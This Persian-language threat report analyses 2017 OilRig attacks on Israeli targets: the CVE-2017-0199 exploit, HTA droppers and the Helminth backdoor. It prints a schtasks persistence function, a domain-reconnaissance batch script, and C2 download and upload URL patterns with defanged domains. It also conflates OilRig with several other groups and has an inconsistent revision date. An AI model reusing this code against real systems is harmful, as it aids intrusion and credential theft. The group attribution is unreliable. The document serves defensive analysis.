بررسی و تحلیل جدیدترین حملات اجرا شده توسط

OilRig Group

شبکه گستر
شرکت مهندسی شبکه گستر

عنوان سند: بررسی و تحلیل جدیدترین حملات اجرا شده توسط OilRig Group
شناسه سند: SPT-A-0133-00
تهیه‌کننده: گروه تحقیق و توسعه، شرکت مهندسی شبکه گستر
تاریخ آخرین بازنگری: ۱۲ اردیبهشت ۱۳۹۵ | شرح آخرین بازنگری: -

شبکه گستر

از تاریخ ۳۰ فروردین تا ۴ اردیبهشت ۱۳۹۶ حملات سایبری گسترده‌ای بر ضد سازمان‌های متعدد رژیم صهیونیستی اجرا شدند. گزارش اولیه حمله، به زبان عبری در تاریخ ۶ اردیبهشت ماه توسط "تیم آمادگی ملی رخدادهای امنیتی اسراییل" و شرکت Marker منتشر شد.

در گزارش‌ها، نفوذ به حساب کاربری ایمیل‌های دانشگاه Ben-Gurion اسراییل و استفاده از آنها برای انجام حملات سایبری در سراسر اسراییل تایید شده است. نکته حائز اهمیت اینکه دانشگاه Ben-Gurion یکی از اصلی‌ترین مراکز تحقیقات امنیت سایبری رژیم صهیونیستی محسوب می‌شود.

بررسی شواهد حاکی از اجرای حملات مذکور توسط گروه نفوذگر OilRig – که با نام‌های Helix Kitten، Charming Kitten، Newscaster و NewsBeef نیز شناخته می‌شود – می‌باشد. برخی کارشناسان معتقدند این گروه از نفوذگران ایرانی با منابع و زیرساخت‌های قابل توجه تشکیل شده است. "نهاد دفاع سایبری اسراییل" نیز مدعی است که منشاء حملات اخیر ایران بوده است.

در سال گذشته گروه نفوذگر OilRig بیش از ۱۴۰ مؤسسه مالی در خاورمیانه را هدف قرار داده بود. بررسی‌ها نشان می‌دهند که جزئیات فنی حملات اخیر نسبت به سال قبل تغییر کرده است. به‌طور خاص، پیشرفت‌هایی در زمینه مکانیزم عدم شناسایی و پودمان‌های ارتباطی حاصل شده است.

در این حملات با بهره‌جویی از آسیب‌پذیری CVE-2017-0199 بدافزار پیشرفته Helminth بر روی دستگاه نصب می‌شده است. این آسیب‌پذیری مربوط به نرم‌افزارهای Office و WordPad است که شرکت مایکروسافت اصلاحیه آن را در ۲۲ فروردین ماه ۹۶ عرضه کرد.

توانایی گروه برای اجرای حملات در مدت زمان نسبتاً کوتاه نشانگر آن است که آنها به درستی می‌دانستند که می‌توانند در بازه زمانی میان انتشار اصلاحیه تا نصب آن توسط سازمان‌های هدف قرار گرفته شده به مقاصد خود برسند.

در این گزارش ساختار و عملکرد این حملات مورد بررسی و تحلیل قرار گرفته است.

دانشگاه Ben-Gurion، یکی از اصلی‌ترین اهداف حملات اخیر OilRig Group


انتشار

در جدیدترین حملات OilRig Group، ایمیل‌هایی از طریق حساب کاربری تعدادی از افراد رده بالای دانشگاه Ben-Gurion ارسال شده است. به‌نظر می‌رسد اطلاعات اصالت‌سنجی[۱] ایمیل این افراد، پیش‌تر توسط گردانندگان این حملات سرقت شده بوده است.

این ایمیل‌ها در پاسخ به ایمیل‌های واقعی و به همراه یک پیوست فایل Word ارسال شده‌اند. بر طبق گزارش "تیم آمادگی ملی رخدادهای امنیتی اسراییل"[۲] در نتیجه حملات OilRig Group بیش از ۲۵۰ دستگاه به Helminth که بدافزاری پیشرفته از نوع درب‌پشتی[۳] است آلوده شده‌اند.

یکی از مهمترین تغییرات در روش انتشار این گروه در مقایسه با حملات پیشین استفاده از بهره‌جوء، بجای سوءاستفاده از قابلیت ماکروه در نرم‌افزار Office به‌منظور آلوده کردن دستگاه به بدافزار مورد نظر – در نمونه اخیر Helminth – است.

نام فایل پیوست شده به ایمیل‌های ارسال شده از سوی گردانندگان OilRig Group اعدادی تصادفی با پسوند doc. است که دو نمونه از آن در شکل ۱ نمایش داده شده است.



شکل ۱: نمونه فایل‌های پیوست شده به ایمیل‌های ارسال شده در حملات OilRig Group

بهره‌جویی از آسیب‌پذیری CVE-2017-0199


همانطور که اشاره شد بیشترین تغییر قابل توجه نسبت به حملات پیشین OilRig Group، روش ارسال بدافزار است. در حملات سال گذشته، فایل‌های Excel و Word خاصی ارسال می‌شدند که در آنها دریافت بدافزار و اجرای آن از طریق سوءاستفاده از قابلیت ماکرو در

---

۱ Credential
۲ Israel National Cyber Event Readiness Team (CERT-IL)
۳ Backdoor
۴ Exploit
۵ Macro


نرم‌افزار Office صورت می‌گرفت. با توجه به غیرفعال بودن این قابلیت در حالت پیش‌فرض، از روش‌های مهندسی اجتماعی[۶] برای متقاعد نمودن کاربر هدف قرار گرفته شده جهت فعالسازی ماکرو نیز استفاده می‌شد.

اما در حملات اخیر، با باز شدن فایل پیوست در قالب یک فایل با پسوند hta.[۷] بهره‌جو بر روی دستگاه اجرا می‌شده است.



شکل ۲: فایل hta. تزریق شده در فایل پیوست ایمیل

با دریافت فایل با پسوند hta. پروسه مجاز mshta.exe در سیستم عامل Windows آن را اجرا می‌کند. در حالت عادی، در نتیجه آن یک پیام هشدار به کاربر نمایش داده می‌شود؛ اما حتی اگر کاربر بر روی دگمه NO هم کلیک کند باز هم فایل اجرا می‌شود.



شکل ۳: اجرای خودکار فایل hta. تزریق شده در فایل و نمایش پیام هشدار توسط نرم‌افزار

---


۶ Social Engineering

۷ HTML Application

فایل hta. استفاده شده در این حملات نسبت به نسخه‌های قبلی بسیار پیچیده‌تر شده و در واقع پیام هشدار را با ارسال Enter به آن غیرفعال می‌کند.


اجرای فایل با پسوند hta. بر طبق مراحل زیر انجام می‌شود:

۱- قبل از نصب سفیر، فایل hta. کلید Enter را به برنامه Word جهت حذف پیام هشدار و پنهان‌سازی هر گونه فعالیت مشکوک ارسال می‌کند. این امر با ایجاد و استفاده از فایل اسکریپت 1.vbs انجام می‌شود.



شکل ۴: ارسال کلید Enter با هدف حذف نمایش پیام هشدار توسط نرم‌افزار

۲- در مرحله بعد یک اسکریپت PowerShell با نام 0011.ps1 ایجاد و اجرا می‌شود.




شکل ۴: ایجاد فایل 0011.ps1

۳- در آخرین مرحله، پروسه اصلی که فایل hta. را اجرا کرده است برای حذف هرگونه فعالیت مشکوک معدوم[۸] می‌شود.

[۸] Kill

اسکریپت 0011.ps1 که توسط فایل hta. فعال شده مسئول ساخت فایل‌های PowerShell و VBS مربوط به Helminth است.



شکل ۵: فایل‌های ساخته شده توسط 0011.ps1

این ساختار مطابق ساختار حمله‌ای است که در اکتبر ۲۰۱۶ رخ داده است و توسط Logrhythm بررسی شده است. (شکل ۶)

Data	Symantec- Worst Passwords List 2016.xls
Hash Value (SHA256)	3c901...
Modify Date (UTC)	2016-10-01 07:34
C2 Methodology	DNS (A Records)
Hardcoded C2 Domain	http://main-google-resolver.com
Hardcoded URL	http://main-google-resolver.com/index.aspx?id=__
File Path	%PUBLIC%\Libraries\RecordedTV\
Scheduled Task Name	GoogleUpdateTasksMachineUI
Scheduled Task Filename	backup.vbs
Powershell Filename(s)	DnE.ps1 DnS.ps1
Worksheet Names	Incompatible Worst Passwords List 2016


شکل ۶: اطلاعات مربوط به یکی از حملات OilRig Group که در سال گذشته اجرا شد.

در کنار فایل‌های یکتای تولید شده، ساختار و فعالیت‌های بدافزار بسیار شبیه حملات قبلی است:

۱- اسکریپت ps1 فایل‌های مشابه مختلفی از Helminth را در قالب‌های PowerShell و VBS ایجاد می‌کند:

- DnS1.Ps1
- DnE1.Ps1
- backup1.vbs

این قالب‌ها بر روی سیستم آلوده با جایگزینی نام تمامی متغیرها و توابع با اسامی مختلف جهت کاهش سرعت شناسایی، مجدداً ایجاد می‌شوند.



شکل ۷: نمونه اقدامات گمراه‌کننده[۹] با هدف مبهم‌سازی کد و دشوار نمودن شناسایی و تحلیل آن

تمامی اسکریپت‌های مذکور در مسیر Public\Libraries\RecordedTV\ ایجاد می‌شوند.

۲- مشابه حملات پیشین، پایداری این بدافزار با اضافه نمودن یک فرمان زمانبندی شده[۱۰] و مشابه نام فرمان به‌روزرسانی Google – "GoogleUpdateTasksMachineUI" – نامگذاری شده است. این فرمان، هر ۳ دقیقه یکبار فایل vbs. را اجرا می‌کند.

```
function create_tasks
{
    if(-not(Test-Path $home_dir$vbs_file_name))
    {
        write-host "can not find main VBS file: "$home_dir$vbs_file_name;
        return 0;
    }
    schtasks /create /F /sc minute /mo 3 /tn $task_name /tr $home_dir$vbs_file_name;
    return 1;
};
```

شکل ۸: فرمان تعریف شده برای اجرای فایل vbs. هر سه دقیقه یکبار

توجه شود که تمامی پارامترها در اسکریپت 0011.ps1 می‌توانند مجدد پیکربندی شود بنابراین برخی از اسامی ممکن است در فرامین و مسیرها متفاوت باشد.

---


۹ Obfuscation

۱۰ Scheduled Task

پودمان ارتباطی

فایل DnE1.PS1 برخی از دستورات مشابه اجرا شده در اسکریپت backup1.vbs مربوط به حملات قبلی را اجرا می‌کند اما تغییراتی نیز وجود دارد. اسکریپت به سرور فرماندهی[۱۱] "vpsupdate[.]tk." متصل می‌شود. در زمان نگارش این گزارش سرور فرماندهی این بدافزار که در تاریخ ۲۷ فروردین ۱۳۹۶ ثبت شده همچنان فعال است. اهداف این اسکریپت عبارتند از:

- دانلود یک اسکریپت bat.
- اجرای آن و ارسال نتایج مورد نظر به سرور فرماندهی
- حذف تمامی آثار ردیابی




شکل ۹: کدهای فایل DnE1.PS1

در نخستین فعال‌سازی فرمان GET Request برای دریافت فایل اسکریپت bat. از سرور فرماندهی بر روی سیستم آلوده اجرا می‌شود:

- vpsupdate[.]tk/index.aspx?id=<random character><randomnumber>[b]

نام فایل اسکریپت bat. از سرآیند[۱۲] پاسخ سرور مشتق شده و محتوای آن از طریق پاسخ درخواست به سیستم قربانی منتقل می‌شود. تمامی موارد ذکر شده بر طبق الگوریتم base 64 رمزنگاری[۱۳] می‌شوند.



شکل ۱۰: روند دریافت فایل bat.

۱۱ Command and Control – C&C – C2


۱۲ Header

۱۳ Encryption

نام فایل default.bat است (پس از رمزگشایی ویژگی Content-Disposition در سرآیند) و در پوشه dn به‌صورت موقت ذخیره می‌شود.

توجه! چندین نمونه دیگر نیز شناسایی شده که با سرورهای فرماندهی مختلفی نظیر "alenupdate[.]info" و "maralen[.]tk" ارتباط برقرار کرده و نسخه‌های سفارشی شده و پیشرفته‌تری از Mimikatz را برای کاربران خاص ارسال و یک فایل اضافی را در مسیر زیر نصب می‌کنند.


- C:\Program Files (x86)\Microsoft Idle



شکل ۱۱: برقراری ارتباط با سرور فرماندهی و ذخیر فایل bat.

به‌محض اجرای فایل، خروجی نتایج در default.bat.txt نوشته می‌شود. فایل نتایج مجدداً بر روی سرور فرماندهی بدافزار با قالب نشانی زیر ارسال می‌شود:

- vpsupdate[.]tk/index.aspx?id=<random character><randomnumber>[u]



شکل ۱۲: ارسال داده‌ها به سرور فرماندهی

همزمان فایل DnE1.Ps1 هم اجرا می‌شود. فایل DnS1.Ps1 نیز پس از اجرا با استفاده از تبادل پرس‌وجوی DNS به سرور فرماندهی خود متصل می‌شود (مشابه حملات پیشین). مسدود کردن این نوع ارتباط به علت اینکه همه سازمان‌ها به DNS نیاز دارند، بسیار دشوار است.

اسکریپت bat. یک نسخه سفارشی شده از ابزار کد باز[۱۴] Mimikatz – البته با اصلاحات جزئی در مقایسه حملات قبلی – است. هدف آن جمع‌آوری اطلاعات از نقاط پایانی و شبکه است.

default.bat

```
chcp 65001&
whoami 2>&1 &
hostname 2>&1 &
echo _____IpConfig_____ &
ipconfig /all 2>&1 &
echo _____All local users_____ &
net user /domain 2>&1 &
echo _____All user in domain_____ &
net group /domain 2>&1 &
echo _____Domian Admins_____ &
net group "domain admins" /domain 2>&1 &
echo _____Exchange trusted Members_____ &
net group "Exchange Trusted Subsystem" /domain 2>&1 &
echo _____net account domain_____ &
net accounts /domain 2>&1 &
echo _____net user_____ &
net user 2>&1 &
